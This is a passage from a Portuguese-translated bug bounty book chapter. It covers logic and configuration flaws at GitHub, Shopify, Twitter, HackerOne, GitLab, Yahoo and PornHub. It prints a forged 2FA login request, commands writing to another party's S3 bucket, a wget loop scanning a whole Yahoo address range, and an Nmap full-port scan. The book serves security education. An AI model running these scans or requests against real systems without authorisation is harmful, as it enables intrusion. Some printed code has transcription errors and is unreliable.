Diferentemente dos bugs anteriores abordados neste livro, que dependem da capacidade de enviar entradas mal-intencionadas, as vulnerabilidades de lógica de aplicativos e de configuração aproveitam os erros cometidos pelos desenvolvedores. As vulnerabilidades *de lógica de aplicativo* ocorrem quando um desenvolvedor comete um erro de lógica de codificação que um invasor pode explorar para executar alguma ação não intencional. As vulnerabilidades *de configuração* ocorrem quando um desenvolvedor configura incorretamente uma ferramenta, uma estrutura, um serviço de terceiros ou outro programa ou código de uma forma que resulta em uma vulnerabilidade.

Ambas as vulnerabilidades envolvem a exploração de bugs de decisões que um desenvolvedor tomou ao codificar ou configurar um site. O impacto geralmente é um invasor ter acesso não autorizado a algum recurso ou ação. Mas como essas vulnerabilidades resultam de decisões de codificação e configuração, elas podem ser difíceis de descrever. A melhor maneira de entender essas vulnerabilidades é examinar um exemplo.

Em março de 2012, Egor Homakov relatou à equipe do Ruby on Rails que sua configuração padrão para o projeto Rails era insegura. Na época, quando um desenvolvedor instalava um novo site Rails, o código que o Rails gerava por padrão aceitava todos os parâmetros enviados a uma ação de controlador para criar ou atualizar registros de banco de dados. Em outras palavras, uma instalação padrão permitiria que qualquer pessoa enviasse uma solicitação HTTP para atualizar o ID de usuário, o nome de usuário, a senha e a data de criação de qualquer objeto de

usuário

independentemente de o desenvolvedor querer que eles sejam atualizáveis. Esse exemplo é comumente chamado de vulnerabilidade de *atribuição em massa* porque todos os parâmetros podem ser usados para atribuir a registros de objetos.

Esse comportamento era bem conhecido na comunidade do Rails, mas poucos avaliaram o risco que ele representava. Os principais desenvolvedores do Rails acreditavam que os desenvolvedores web deveriam ser responsáveis por fechar essa lacuna de segurança e definir quais parâmetros um site aceita para criar e atualizar registros. Você pode ler parte da discussão em <https://github.com/rails/rails/issues/5228/>.

Os desenvolvedores principais do Rails discordaram da avaliação de Homakov, então Homakov explorou o bug no GitHub (um grande site desenvolvido com o Rails). Ele adivinhou um parâmetro acessível que era usado para atualizar a data de criação dos problemas do GitHub. Ele incluiu o parâmetro de data de criação em uma solicitação HTTP e enviou um problema com uma data de criação de anos no futuro. Isso não deveria ser possível para um usuário do GitHub. Ele também atualizou as chaves de acesso SSH do GitHub para obter acesso ao repositório oficial de código do GitHub - uma vulnerabilidade crítica.

Em resposta, a comunidade Rails reconsiderou sua posição e começou a exigir que os desenvolvedores colocassem os parâmetros na lista de permissões. Agora, a configuração padrão não aceitará parâmetros a menos que um desenvolvedor os marque como seguros.

O exemplo do GitHub combina a lógica do aplicativo e as vulnerabilidades de configuração. Esperava-se que os desenvolvedores do GitHub adicionassem precauções de segurança, mas, como usaram a configuração padrão, criaram uma vulnerabilidade.

As vulnerabilidades de lógica de aplicativos e de configuração podem ser mais difíceis de encontrar do que as vulnerabilidades abordadas anteriormente neste livro (não que nenhuma das outras seja fácil). Isso porque elas dependem de pensamento criativo sobre codificação e decisões de configuração. Quanto mais você souber sobre o funcionamento interno de vários frameworks, mais facilmente encontrará esses tipos de vulnerabilidades. Por exemplo, Homakov sabia que o site foi criado com o Rails e como o Rails tratava a entrada do usuário por padrão. Em outros exemplos, mostrarei como os relatores de bugs invocaram chamadas diretas de API, examinaram milhares de IPs em busca de servidores mal configurados e descobriram funcionalidades

não se destinam a ser acessíveis ao público. Essas vulnerabilidades exigem conhecimento prévio de frameworks da Web e habilidades investigativas, portanto, vou me concentrar em relatórios que o ajudarão a desenvolver esse conhecimento, em vez de relatórios com um pagamento alto.

Como ignorar os privilégios de administrador da Shopify

Dificuldade: Baixa

URL: <shop>.myshopify.com/admin/mobile_devices.json Fonte:

<https://hackerone.com/reports/100938/>

Data da denúncia: 22 de novembro de

2015 Recompensa paga: \$500

Assim como o GitHub, o Shopify foi criado usando a estrutura Ruby on Rails. O Rails é popular porque, quando você desenvolve um site com ele, a estrutura lida com muitas tarefas comuns e repetitivas, como parâmetros de análise, solicitações de roteamento, fornecimento de arquivos e assim por diante. Mas o Rails não fornece tratamento de permissões por padrão. Em vez disso, os desenvolvedores devem codificar seu próprio tratamento de permissões ou instalar uma gema de terceiros com essa funcionalidade (gemas são bibliotecas Ruby). Como resultado, ao invadir aplicativos Rails, é sempre uma boa ideia testar as permissões de usuário: você pode encontrar vulnerabilidades na lógica do aplicativo, como faria ao procurar vulnerabilidades IDOR.

Nesse caso, rms, o repórter, notou que o Shopify definiu uma permissão de usuário chamada Configurações. Essa permissão permitia que os administradores adicionassem números de telefone ao aplicativo por meio de um formulário HTML ao fazer pedidos no site. Os usuários sem essa permissão não recebiam um campo para enviar um número de telefone na interface do usuário (UI).

Ao usar o Burp como proxy para registrar as solicitações HTTP feitas à Shopify, a rms encontrou o ponto de extremidade para o qual as solicitações HTTP do formulário HTML estavam sendo enviadas. Em seguida, a rms fez login em uma conta à qual foi atribuída a permissão Configurações, adicionou um número de telefone e, em seguida, removeu esse número. A guia de histórico do Burp registrou a solicitação HTTP para adicionar o número de telefone, que foi enviada para o endpoint

`/admin/mobile_numbers.json`. Em seguida, o rms removeu a permissão Settings da conta de usuário. Nesse ponto, a conta de usuário não deveria ter permissão para adicionar um número de telefone.

Usando a ferramenta Burp Repeater, o rms contornou o formulário HTML e enviou a mesma solicitação HTTP para `/admin/mobile_number.json` enquanto ainda estava conectado à conta sem a permissão Settings. A resposta indicou um sucesso, e a realização de um pedido de teste no Shopify confirmou que a notificação foi enviada para o número de telefone. A permissão Configurações removeu apenas o elemento da interface do usuário de front-end em que os usuários podiam inserir números de telefone. Mas a permissão Configurações não estava bloqueando um usuário sem permissões de enviar um número de telefone no backend do site.

Conclusões

Quando estiver trabalhando em aplicativos Rails, certifique-se de testar todas as permissões de usuário, pois o Rails não lida com essa funcionalidade por padrão. Os desenvolvedores devem implementar as permissões de usuário, por isso é fácil para eles esquecerem de adicionar uma verificação de permissão. Além disso, é sempre uma boa ideia fazer proxy de seu tráfego. Dessa forma, você pode identificar facilmente os pontos de extremidade e reproduzir solicitações HTTP que talvez não estejam disponíveis na interface do usuário do site.

Como contornar as proteções de conta do Twitter

Dificuldade: Fácil

URL: <https://twitter.com>

Fonte: N/A

Data da denúncia: Outubro de

2016 Recompensa paga: \$560

Quando estiver testando, certifique-se de considerar as diferenças entre o site de um aplicativo e suas versões móveis. Pode haver diferenças na lógica do aplicativo entre as duas experiências. Quando

Se os desenvolvedores não considerarem adequadamente essas diferenças, eles poderão criar vulnerabilidades, que foi o que ocorreu neste relatório.

No outono de 2016, Aaron Ullger notou que, quando entrava no Twitter pela primeira vez a partir de um endereço IP e navegador não reconhecidos, o site do Twitter exigia informações adicionais antes da autenticação. As informações solicitadas pelo Twitter eram normalmente um e-mail ou número de telefone associado à conta. Esse recurso de segurança foi criado para garantir que, se o login da sua conta fosse comprometido, um invasor não poderia acessar a conta se não tivesse essas informações adicionais.

Mas durante seus testes, Ullger usou seu telefone para se conectar a uma VPN, que atribuiu ao dispositivo um novo endereço IP. Ele teria sido solicitado a fornecer informações adicionais ao fazer login a partir de um endereço IP não reconhecido em um navegador, mas nunca foi solicitado a fazê-lo em seu telefone. Isso significava que, se os invasores comprometessem sua conta, eles poderiam evitar as verificações de segurança adicionais usando o aplicativo móvel para fazer login. Além disso, os invasores poderiam visualizar o endereço de e-mail e o número de telefone do usuário no aplicativo, o que lhes permitiria fazer login pelo site.

Em resposta, o Twitter validou e corrigiu a questão, concedendo a Ullger \$560.

Conclusões

Considere se os comportamentos relacionados à segurança são consistentes em todas as plataformas quando você acessa um aplicativo usando métodos diferentes. Nesse caso, Ullger testou apenas o navegador e as versões móveis do aplicativo. Mas outros sites podem usar aplicativos de terceiros ou endpoints de API.

Manipulação de sinal do HackerOne

Dificuldade: Baixa

URL: hackerone.com/reports/<X>

Fonte: <https://hackerone.com/reports/106305>

Data da denúncia: 21 de dezembro de 2015

Recompensa paga: \$500

Ao desenvolver um site, os programadores provavelmente testarão os novos recursos que implementam. Mas eles podem deixar de testar tipos raros de entrada ou como o recurso que estão desenvolvendo interage com outras partes do site. Quando estiver testando, concentre-se nessas áreas e, principalmente, nos casos extremos, que são maneiras fáceis de os desenvolvedores introduzirem accidentalmente vulnerabilidades na lógica do aplicativo.

No final de 2015, o HackerOne introduziu uma nova funcionalidade em sua plataforma chamada Signal, que mostra a reputação média de um hacker com base nos relatórios resolvidos que ele enviou. Por exemplo, relatórios fechados como spam recebem -10 de reputação, não aplicável recebe -5, informativo recebe 0 e resolvido recebe 7. Quanto mais próximo de 7 for o seu Signal, melhor.

Nesse caso, o repórter Ashish Padelkar reconheceu que uma pessoa poderia manipular essa estatística fechando automaticamente os relatórios. O fechamento automático é um recurso separado que permite que os hackers retirem seu relatório se cometem um erro e define o relatório como 0 de reputação. Padelkar percebeu que o HackerOne estava usando o 0 dos relatórios fechados para calcular o sinal. Assim, qualquer pessoa com um sinal negativo poderia aumentar sua média fechando os relatórios.

Como resultado, o HackerOne removeu os relatórios fechados dos cálculos do Signal e concedeu a Padelkar uma recompensa de US\$ 500.

Conclusões

Fique atento à nova funcionalidade do site: ela representa uma oportunidade de testar novos códigos e pode causar bugs até mesmo na funcionalidade existente. Neste exemplo, a interação de relatórios fechados automaticamente e o novo recurso Signal resultou em consequências não intencionais.

Permissões incorretas do Bucket S3 do HackerOne

Dificuldade: Média

URL: [REDACTED].s3.amazonaws.com Fonte:

<https://hackerone.com/reports/128088> Data

relatada: 3 de abril de 2016

Recompensa paga: US\$ 2.500

É fácil presumir que todos os bugs de um aplicativo já foram encontrados antes mesmo de você começar a testar. Mas não superestime a segurança de um site ou o que outros hackers testaram. Tive de superar essa mentalidade ao testar uma vulnerabilidade de configuração de aplicativo no HackerOne.

Percebi que o Shopify havia divulgado relatórios sobre buckets do Amazon Simple Store Services (S3) mal configurados e decidi verificar se poderia encontrar erros semelhantes. O S3 é um serviço de gerenciamento de arquivos da Amazon Web Services (AWS) que muitas plataformas usam para armazenar e servir conteúdo estático, como imagens. Como todos os serviços da AWS, o S3 tem permissões complexas que são fáceis de serem mal interpretadas. Na época deste relatório, as permissões incluíam a capacidade de leitura, gravação e leitura/gravação. As permissões de gravação e leitura/gravação significavam que qualquer pessoa com uma conta da AWS poderia modificar arquivos, mesmo que esse arquivo estivesse armazenado em um bucket privado.

Enquanto procurava erros no site do HackerOne, percebi que a plataforma estava servindo imagens de usuários de um bucket S3 chamado `hackerone-profile-photos`. O nome do bucket me deu uma pista sobre a convenção de nomenclatura que a HackerOne estava usando para os buckets. Para saber mais sobre o comprometimento de buckets do S3, comecei a examinar relatórios anteriores de bugs semelhantes. Infelizmente, os relatórios que encontrei sobre buckets S3 mal configurados não incluíam como os repórteres encontraram os buckets ou como validaram a vulnerabilidade. Em vez disso, procurei informações na Web e encontrei dois blog
<https://community.rapid7.com/community/infosec/blog/2013/03/27/1951-open-s3-buckets/> e https://digi.ninja/projects/bucket_finder.php/.

O artigo da Rapid7 detalha sua abordagem para descobrir buckets S3 legíveis publicamente usando *fuzzing*. Para isso, a equipe reuniu uma lista de nomes de buckets S3 válidos e gerou uma lista de palavras de permutações comuns, como `backup`, `imagens`, `arquivos`, `mídia` e

assim por diante. As duas listas

deu a eles milhares de combinações de nomes de buckets para testar o acesso usando as ferramentas de linha de comando da AWS. O segundo post do blog inclui um script chamado *bucket_finder* que aceita uma lista de palavras com possíveis nomes de buckets e verifica se cada bucket da lista existe. Se o bucket existir, ele tentará ler o conteúdo usando as ferramentas de linha de comando do AWS.

Criei uma lista de possíveis nomes de baldes para o HackerOne, como

hackerone, hackerone.marketing, hackerone.attachments, hackerone.users, hackerone.files e assim por diante. Passei a lista para a ferramenta *bucket_finder* e ela encontrou alguns buckets, mas nenhum era publicamente legível. No entanto, notei que o script não testou se eles podiam ser gravados publicamente. Para testar isso, criei e tentei copiar um arquivo de texto para o primeiro bucket que encontrei usando o comando `aws s3 mv test.txt s3://hackerone.marketing`. O resultado foi o seguinte:

```
move failed: ./test.txt to s3://hackerone.marketing/test.txt Ocorreu um erro de cliente  
(AccessDenied) ao chamar a operação PutObject: Acesso negado
```

A próxima tentativa, `aws s3 mv test.txt s3://hackerone.files`, resultou no seguinte:

```
mover: ./test.txt para s3://hackerone.files/test.txt
```

Sucesso! Em seguida, tentei excluir o arquivo usando o comando `aws s3 rm s3://hackerone.files/test.txt` e obtive outro sucesso.

Consegui escrever e excluir arquivos de um bucket. Teoricamente, um invasor poderia mover um arquivo malicioso para esse bucket para que um membro da equipe do HackerOne pudesse acessá-lo. Enquanto escrevia meu relatório, percebi que não podia confirmar que a HackerOne era proprietária do bucket porque a Amazon permite que os usuários registrem qualquer nome de bucket. Eu não tinha certeza se deveria fazer o relatório sem a confirmação de propriedade, mas pensei: que se dane. Em poucas horas, o HackerOne confirmou o relatório, corrigiu-o e descobriu outros buckets mal configurados. Para crédito do HackerOne, quando ele concedeu a recompensa, levou em conta os baldes adicionais e aumentou meu pagamento.

Conclusões

A HackerOne é uma equipe incrível: os desenvolvedores com mentalidade de hacker conhecem as vulnerabilidades comuns a serem observadas. Mas até mesmo o melhor desenvolvedor pode cometer erros. Não se sinta intimidado e evite testar um aplicativo ou recurso. Quando estiver testando, concentre-se em ferramentas de terceiros que são facilmente mal interpretadas. Além disso, se você encontrar artigos ou relatórios acessíveis ao público sobre novos conceitos, tente entender como esses repórteres descobriram a vulnerabilidade. Nesse caso, isso foi uma questão de pesquisar como as pessoas estavam encontrando e explorando as configurações incorretas do S3.

Como contornar a autenticação de dois fatores do GitLab

Dificuldade: Média

URL: N/A

Fonte: <https://hackerone.com/reports/128085/>

Data do relatório: 3 de abril de 2016

Recompensa paga: N/A

A *autenticação de dois fatores* (2FA) é um recurso de segurança que adiciona uma segunda etapa aos processos de login em sites. Tradicionalmente, ao fazer login em um site, os usuários digitam apenas o nome de usuário e a senha para serem autenticados. Com a 2FA, o site exige uma etapa de autenticação adicional além da senha. Geralmente, os sites enviam um código de autorização por e-mail, mensagem de texto ou um aplicativo autenticador que o usuário deve digitar depois de enviar seu nome de usuário e senha. Esses sistemas podem ser difíceis de implementar corretamente e são bons candidatos para o teste de vulnerabilidade da lógica do aplicativo.

Em 3 de abril de 2016, Jobert Abma encontrou uma vulnerabilidade no GitLab. Ela permitia que um invasor fizesse login na conta de um alvo sem saber a senha do alvo quando a 2FA estava ativada. Abma percebeu que, quando um usuário digitava seu nome de usuário e senha durante o processo de login, um código era enviado ao usuário. O envio do código ao site resultava na seguinte solicitação POST:

```
POST /users/sign_in HTTP/1.1
Host: 159.xxx.xxx.xxx
--snip--
-----1881604860
Content-Disposition: form-data; name="user[otp_attempt]"
❶ 2 12421
-----1881604860--
```

A solicitação `POST` incluiria um token OTP `❶` que autentica o usuário para a segunda etapa da 2FA. Um token OTP seria gerado somente depois que o usuário já tivesse inserido seu nome de usuário e senha. Mas se um invasor tentasse fazer login em sua própria conta, ele poderia interceptar a solicitação usando uma ferramenta como o Burp e adicionar um nome de usuário diferente à solicitação. Isso mudaria a conta na qual o usuário estava conectado. Por exemplo, o invasor poderia tentar fazer login na conta de usuário chamada `john` da seguinte forma:

```
POST /users/sign_in HTTP/1.1
Host: 159.xxx.xxx.xxx
--snip--
-----1881604860
Content-Disposition: form-data; name="user[otp_attempt]" 212421
-----1881604860
❶ Content-Disposition: form-data; name="user[login]" john
-----1881604860--
```

A solicitação `user[login]` informa ao site do GitLab que um usuário tentou fazer login com seu nome de usuário e senha, mesmo que o usuário não tenha tentado fazer login. O site do GitLab geraria um token OTP para `john` independentemente disso, que o invasor poderia adivinhar e enviar ao site. Se o invasor adivinhasse o token OTP correto, ele poderia fazer login sem nunca ter sabido a senha.

Uma ressalva desse bug é que o invasor precisava saber ou adivinhar um token OTP válido para o alvo. Um token OTP muda a cada 30 segundos e só é gerado quando um usuário está fazendo login ou quando uma solicitação `user[login]` é enviada. A exploração dessa vulnerabilidade seria difícil. No entanto, o GitLab confirmou e corrigiu a vulnerabilidade em dois dias após o relatório.

Conclusões

A autenticação de dois fatores é um sistema difícil de acertar. Quando perceber que um site o está usando, certifique-se de testar suas funcionalidades, como a vida útil dos tokens, as limitações do número máximo de tentativas e assim por diante. Além disso, verifique se os tokens expirados podem ser reutilizados, a probabilidade de adivinhar um token e outras vulnerabilidades de token. O GitLab é um aplicativo de código aberto, e Abma provavelmente encontrou esse problema analisando o código-fonte, pois ele identificou o erro no código para desenvolvedores em seu relatório. No entanto, fique atento às respostas HTTP que revelam parâmetros que você pode potencialmente incluir em solicitações HTTP, como fez Abma.

Divulgação de informações PHP do Yahoo!

Dificuldade: Média

URL: <http://nc10.n9323.mail.ne1.yahoo.com/phpinfo.php/>

Fonte: <https://blog.it-securityguard.com/bugbounty-yahoo-phpinfo-php-disclosure-2/>

Data da denúncia: 16 de outubro de

2014 Recompensa paga: N/A

Esse relatório não foi premiado com uma recompensa como os outros deste capítulo. Mas ele demonstra a importância da varredura e da automação da rede para encontrar vulnerabilidades na configuração de aplicativos. Em outubro de 2014, Patrik Fehrenbach, da HackerOne, encontrou um servidor do Yahoo! que retornava o conteúdo da função `phpinfo`. A função `phpinfo` gera informações sobre o estado atual do PHP. Essas informações incluem opções de compilação e extensões, o número da versão, informações sobre o servidor e o ambiente, cabeçalhos HTTP e assim por diante. Como cada sistema é configurado de forma diferente, o `phpinfo` é normalmente usado para verificar as configurações e as variáveis predefinidas disponíveis em um determinado sistema. Esse tipo de informação detalhada não deve ser acessível publicamente em sistemas de produção, pois dá aos atacantes uma visão significativa da infraestrutura de um alvo.

Além disso, embora Fehrenbach não tenha mencionado isso, observe que o `phpinfo` incluirá o conteúdo dos cookies `httponly`. Se um domínio tiver uma vulnerabilidade de XSS e um URL que divulgue o conteúdo do `phpinfo`, um invasor poderá usar o XSS para fazer uma solicitação HTTP ao URL. Como o conteúdo do `phpinfo` é divulgado, o invasor pode roubar o cookie `httponly`. Essa exploração é possível porque o JavaScript mal-intencionado pode ler o corpo da resposta HTTP com o valor, mesmo que não seja permitido ler o cookie diretamente.

Para descobrir essa vulnerabilidade, Fehrenbach fez um ping no `yahoo.com`, que retornou 98.138.253.109. Ele usou a ferramenta de linha de comando `whois` no IP, que retornou o seguinte registro:

```
NetRange: 98.136.0.0 - 98.139.255.255 CIDR:  
98.136.0.0/14  
OriginAS:  
NetName: A-YAH00-US9 NetHandle:  
NET-98-136-0-0-1 Pai: NET-98-0-  
0-0-0  
NetType: Direct Allocation RegDate:  
2007-12-07  
Atualizado: 2012-03-02  
Ref: http://whois.arin.net/rest/net/NET-98-136-0-0-1
```

A primeira linha indica que o Yahoo! possui um grande bloco de endereços IP de 98.136.0.0 a 98.139.255.255 ou 98.136.0.0/14, o que equivale a 260.000 endereços IP exclusivos. São muitos alvos em potencial! Usando o seguinte script bash simples, Fehrenbach procurou os arquivos `phpinfo` do endereço IP:

```
#!/bin/bash  
❶ for ipa in 98.13{6..9}.{0..255}.{0..255}; do  
❷ wget -t 1 -T 5 http://$ipa/phpinfo.php; done &
```

O código em ❶ entra em um loop `for` que itera por todos os números possíveis para cada intervalo em cada par de chaves. O primeiro IP testado seria 98.136.0.0, depois 98.136.0.1, depois 98.136.0.2 e assim por diante até 98.139.255.255. Cada endereço IP seria armazenado na variável `ipa`. O código em ❷ usa a ferramenta de linha de comando `wget` para fazer uma solicitação `GET` para o endereço IP que está sendo testado, substituindo `ipa` pelo valor atual de

o endereço IP no loop `for`. O `-t` flag indica o número de vezes que a solicitação `GET` deve ser tentada novamente quando não for bem-sucedida, que, nesse caso, é

1. O flag `-T` indica o número de segundos a esperar antes de considerar que a solicitação atingiu o tempo limite. Ao executar seu script, Fehrenbach descobriu que o URL `http://nc10.n9323.mail.ne1.yahoo.com` tinha a função `phpinfo` ativada.

Conclusões

Quando estiver invadindo, considere toda a infraestrutura de uma empresa como um jogo justo, a menos que lhe digam que está fora do escopo. Embora esse relatório não tenha pago uma recompensa, você pode empregar técnicas semelhantes para encontrar alguns pagamentos significativos. Além disso, procure maneiras de automatizar seus testes. Muitas vezes, você precisará escrever scripts ou usar ferramentas para automatizar processos. Por exemplo, os 260.000 endereços IP potenciais encontrados por Fehrenbach teriam sido impossíveis de testar manualmente.

Votação do HackerOne Hacktivity

Dificuldade: Média

URL: <https://hackerone.com/hacktivity/> Fonte:

<https://hackerone.com/reports/137503> Data

relatada: 10 de maio de 2016

Recompensa paga: Brindes

Embora esse relatório tecnicamente não tenha descoberto uma vulnerabilidade de segurança, ele é um ótimo exemplo de como usar arquivos JavaScript para encontrar novas funcionalidades para testar. Na primavera de 2016, o HackerOne estava desenvolvendo uma funcionalidade para permitir que os hackers votassem nos relatórios. Esse recurso não estava habilitado na interface do usuário e não deveria estar disponível para uso.

A HackerOne usa a estrutura React para renderizar seu site, de modo que grande parte de sua funcionalidade é definida em JavaScript. Uma maneira comum de usar o React para criar funcionalidade é ativar elementos da interface do usuário com base em respostas

dos servidores. Por exemplo, um site pode ativar a funcionalidade relacionada ao administrador, como um botão Excluir, com base no fato de o servidor identificar um usuário como administrador. Mas o servidor pode não verificar se uma solicitação HTTP invocada por meio da interface do usuário foi feita por um administrador legítimo. De acordo com o relatório, o hacker, apok, testou se os elementos da interface do usuário desativados ainda poderiam ser usados para fazer solicitações HTTP. O hacker modificou as respostas HTTP do HackerOne para alterar qualquer valor falso para verdadeiro, provavelmente usando um proxy como o Burp. Isso revelou novos botões da interface do usuário para votar em relatórios, que invocabam solicitações `POST` quando clicados.

Outras maneiras de descobrir recursos ocultos da interface do usuário seriam usar as ferramentas de desenvolvimento do navegador ou um proxy como o Burp para pesquisar a palavra `POST` nos arquivos JavaScript para identificar solicitações HTTP que o site usa. A pesquisa de URLs é uma maneira fácil de encontrar novas funcionalidades sem precisar navegar por todo o aplicativo. Nesse caso, o arquivo JavaScript incluía o seguinte:

```
vote: function() {
    var e = this;
    a.ajax({
        ❶ url: this.url() + "/votes",
        method: "P0ST",
        datatype: "json", success:
        function(t) {
            return e.set({
                vote_id: t.vote_id, vote_count:
                t.vote_count
            })
        }
    })
},
unvote: function() {
    var e = this; a.ajax({
        ❷ url: this.url() + "/votes" + this.get("vote_id"), method:
        "DELETE",
        datatype: "json", success:
        function(t) {
            return e.set({ vote_id:
                t void 0,
                vote_count: t.vote_count
            })
        }
    })
}
```

```
})  
}
```

Como você pode ver, há dois caminhos para a funcionalidade de votação

por meio dos dois URLs em ① e ②. Na época deste relatório, você podia realizar solicitações `POST` para esses pontos de extremidade de URL. Em seguida, você poderia votar nos relatórios, apesar de a funcionalidade não estar disponível ou completo.

Conclusões

Quando um site depende de JavaScript, especialmente de estruturas como React, AngularJS e assim por diante, usar arquivos JavaScript é uma ótima maneira de encontrar mais áreas do aplicativo para testar. O uso de arquivos JavaScript pode economizar seu tempo e pode ajudá-lo a identificar pontos de extremidade ocultos. Use ferramentas como <https://github.com/nahamsec/JSParser> para facilitar o rastreamento de arquivos JavaScript ao longo do tempo.

Como acessar a instalação do Memcache do PornHub

Dificuldade: Médio

URL: stage.pornhub.com

Fonte: <https://blog.zsec.uk/pwning-pornhub/>

Data do relatório: 1º de março de 2016

Recompensa paga: US\$ 2.500

Em março de 2016, Andy Gill estava trabalhando no programa de recompensa por bugs do PornHub, que tinha um escopo de domínios `*.pornhub.com`. Isso significa que todos os subdomínios do site estavam no escopo e qualificados para uma recompensa. Usando uma lista personalizada de nomes de subdomínios comuns, Gill descobriu 90 subdomínios do PornHub.

Teria sido demorado visitar todos esses sites, portanto, como Fehrenbach fez no exemplo anterior, Gill automatizou o processo usando o EyeWitness. O EyeWitness captura capturas de tela de sites e fornece um relatório das portas 80, 443, 8080 e 8443 abertas (que são

portas HTTP e HTTPS comuns). A rede e as portas estão além do escopo deste livro, mas, ao abrir uma porta, o servidor pode usar o software para enviar e receber tráfego da Internet.

Essa tarefa não revelou muita coisa, então Gill se concentrou em *stage.pornhub.com* porque os servidores de teste e desenvolvimento têm maior probabilidade de serem mal interpretados. Para começar, ele usou a ferramenta de linha de comando `nslookup` para obter o endereço IP do site. Isso retornou o seguinte registro:

```
Servidor:      8.8.8.8
Endereço:     8.8 8.8#53
Resposta não autorizada:
Nome:         stage.pornhub.com
❶ Endereço:   31.192.117.70
```

O endereço é o valor notável ❶ porque mostra o endereço IP de *stage.pornhub.com*. Em seguida, Gill usou a ferramenta Nmap para fazer uma varredura no servidor em busca de portas abertas usando o comando `nmap -sV -p- 31.192.117.70 -oA stage ph -T4`.

A primeira tag (`-sV`) do comando ativa a detecção de versão. Se uma porta aberta for encontrada, o Nmap tenta determinar qual software está sendo executado nela. A flag `-p-` instrui o Nmap a escanear todas as 65.535 portas possíveis (por padrão, o Nmap escaneia apenas as 1.000 portas mais populares). Em seguida, o comando lista o IP a ser verificado: o IP do *stage.pornhub.com* (`31.192.117.70`) neste caso. Em seguida, o flag `-oA` gera os resultados da varredura em todos os três principais formatos de saída, que são normal, grepable e XML. Além disso, o comando inclui um `estágio ph` de nome de arquivo base para os arquivos de saída. A final flag, `-T4`, faz com que o Nmap seja executado um pouco mais rápido. O valor padrão é 3: o valor 1 é o mais lento e 5 é a configuração mais rápida. As varreduras mais lentas podem escapar dos sistemas de detecção de intrusão, e as mais rápidas exigem mais largura de banda e podem ser menos precisas. Quando Gill executou o comando, ele recebeu o seguinte resultado:

```
Iniciando o Nmap 6.47 ( http://nmap.org ) em 2016-06-07 14:09 CEST
Relatório de escaneamento do Nmap para 31.192.117.70
0 host está ativo (latência de
0,017s). Não mostrado: 65532
portas fechadas
PORT      ESTADO      SERVIÇO      VERSÃO
80/tcp    aberto     http        nginx
443/tcp   aberto     http        nginx
```

```
① 60893/tcp open memcache
  Detecção de serviço realizada. Informe qualquer resultado incorreto em http://
  nmap.org/submit/.
  Nmap concluído: 1 endereço IP (1 host ativo) escaneado em 22,73 segundos
```

A parte principal do relatório é que a porta 60893 está aberta e em execução

o que o Nmap identifica como `memcache` ①. O memcache é um serviço de cache que usa pares chave-valor para armazenar dados arbitrários. Normalmente, ele é usado para aumentar a velocidade dos sites, servindo o conteúdo mais rapidamente por meio do cache.

Encontrar essa porta aberta não é uma vulnerabilidade, mas é definitivamente um sinal de alerta. O motivo é que os guias de instalação do Memcache recomendam torná-lo publicamente inacessível como uma precaução de segurança. Gill então usou o utilitário de linha de comando Netcat para tentar uma conexão. Ele não foi solicitado a se autenticar, o que é uma vulnerabilidade de configuração de aplicativo, de modo que Gill conseguiu executar comandos inofensivos de estatísticas e versão para confirmar seu acesso.

A gravidade do acesso a um servidor Memcache depende de quais informações ele está armazenando em cache e de como um aplicativo está usando essas informações.

Conclusões

Os subdomínios e as configurações de rede mais amplas representam um grande potencial de invasão. Se um programa estiver incluindo um escopo amplo ou todos os subdomínios em seu programa de recompensa por bugs, você poderá enumerar os subdomínios. Como resultado, você poderá encontrar superfícies de ataque que outros não testaram. Isso é particularmente útil quando você está procurando vulnerabilidades de configuração de aplicativos. Vale a pena se familiarizar com ferramentas como EyeWitness e Nmap, que podem automatizar a enumeração para você.

Resumo

Para descobrir a lógica do aplicativo e as vulnerabilidades de configuração, é necessário observar as oportunidades de interagir com um aplicativo de diferentes maneiras. Os exemplos do Shopify e do Twitter demonstram bem isso. O Shopify não estava validando as permissões durante as solicitações HTTP. Da mesma forma, o Twitter omitiu verificações de segurança em seu aplicativo móvel. Ambos envolveram testes dos sites de diferentes pontos de vista.

Outro truque para localizar vulnerabilidades de lógica e configuração é encontrar as áreas superficiais de um aplicativo que você pode explorar. Por exemplo, a nova funcionalidade é um ótimo ponto de entrada para essas vulnerabilidades. Ela sempre oferece uma boa oportunidade para encontrar bugs em geral. O novo código oferece a chance de testar casos extremos ou a interação do novo código com a funcionalidade existente. Você também pode se aprofundar no código-fonte JavaScript de um site para descobrir alterações funcionais que não seriam visíveis na interface do usuário do site.

O hacking pode consumir muito tempo, por isso é importante aprender ferramentas que automatizem seu trabalho. Os exemplos deste capítulo incluem pequenos scripts bash, Nmap, EyeWitness e *bucket_finder*. Você encontrará mais ferramentas no Apêndice A.

19

ENCONTRAR SUAS PRÓPRIAS RECOMPENSAS POR BUGS



Infelizmente, não existe uma fórmula mágica para o hacking, e há muitas tecnologias em constante evolução para que eu possa explicar todos os métodos de encontrar um bug. Embora este capítulo não o transforme em uma máquina de hacking de elite, ele deve ensiná-lo os padrões que os caçadores de bugs bem-sucedidos seguem. Este capítulo o orienta em uma abordagem básica para começar a hackear qualquer aplicativo. Ele se baseia em minha experiência de entrevistar hackers bem-sucedidos, ler blogs, assistir a vídeos e realmente hackear.

Quando você começa a hackear, é melhor definir seu sucesso com base no conhecimento e na experiência que você adquire, e não nos bugs que encontra ou no dinheiro que ganha. Isso porque, se o seu objetivo for encontrar bugs em programas de alto nível ou encontrar o maior número possível de bugs ou simplesmente ganhar dinheiro, você poderá não ser bem-sucedido no início se for novato em hacking. Hackers muito inteligentes e bem-sucedidos testam programas maduros, como Uber, Shopify, Twitter e Google, diariamente, portanto, há muito menos bugs a serem encontrados e pode ser fácil ficar desanimado. Se você se concentrar em aprender uma nova habilidade, reconhecer padrões e testar novas tecnologias, poderá se manter positivo em relação ao seu hacking durante os períodos de seca.

Reconhecimento

Comece a abordar qualquer programa de recompensa por bugs usando algum *reconhecimento*, ou *recon*, para saber mais sobre o aplicativo. Como você sabe dos capítulos anteriores, há muito a considerar quando se testa um aplicativo. Comece fazendo essas e outras perguntas básicas:

- Qual é o escopo do programa? É *.*<exemplo>.com* ou apenas *www.<example>.com*?
- Quantos subdomínios a empresa possui? • Quantos endereços IP a empresa possui?
- Que tipo de site é esse? Software como serviço? De código aberto? Colaborativo? Pago ou gratuito?
- Quais tecnologias ele usa? Em que linguagem de programação ele é codificado? Qual banco de dados é usado? Quais estruturas ele está usando?

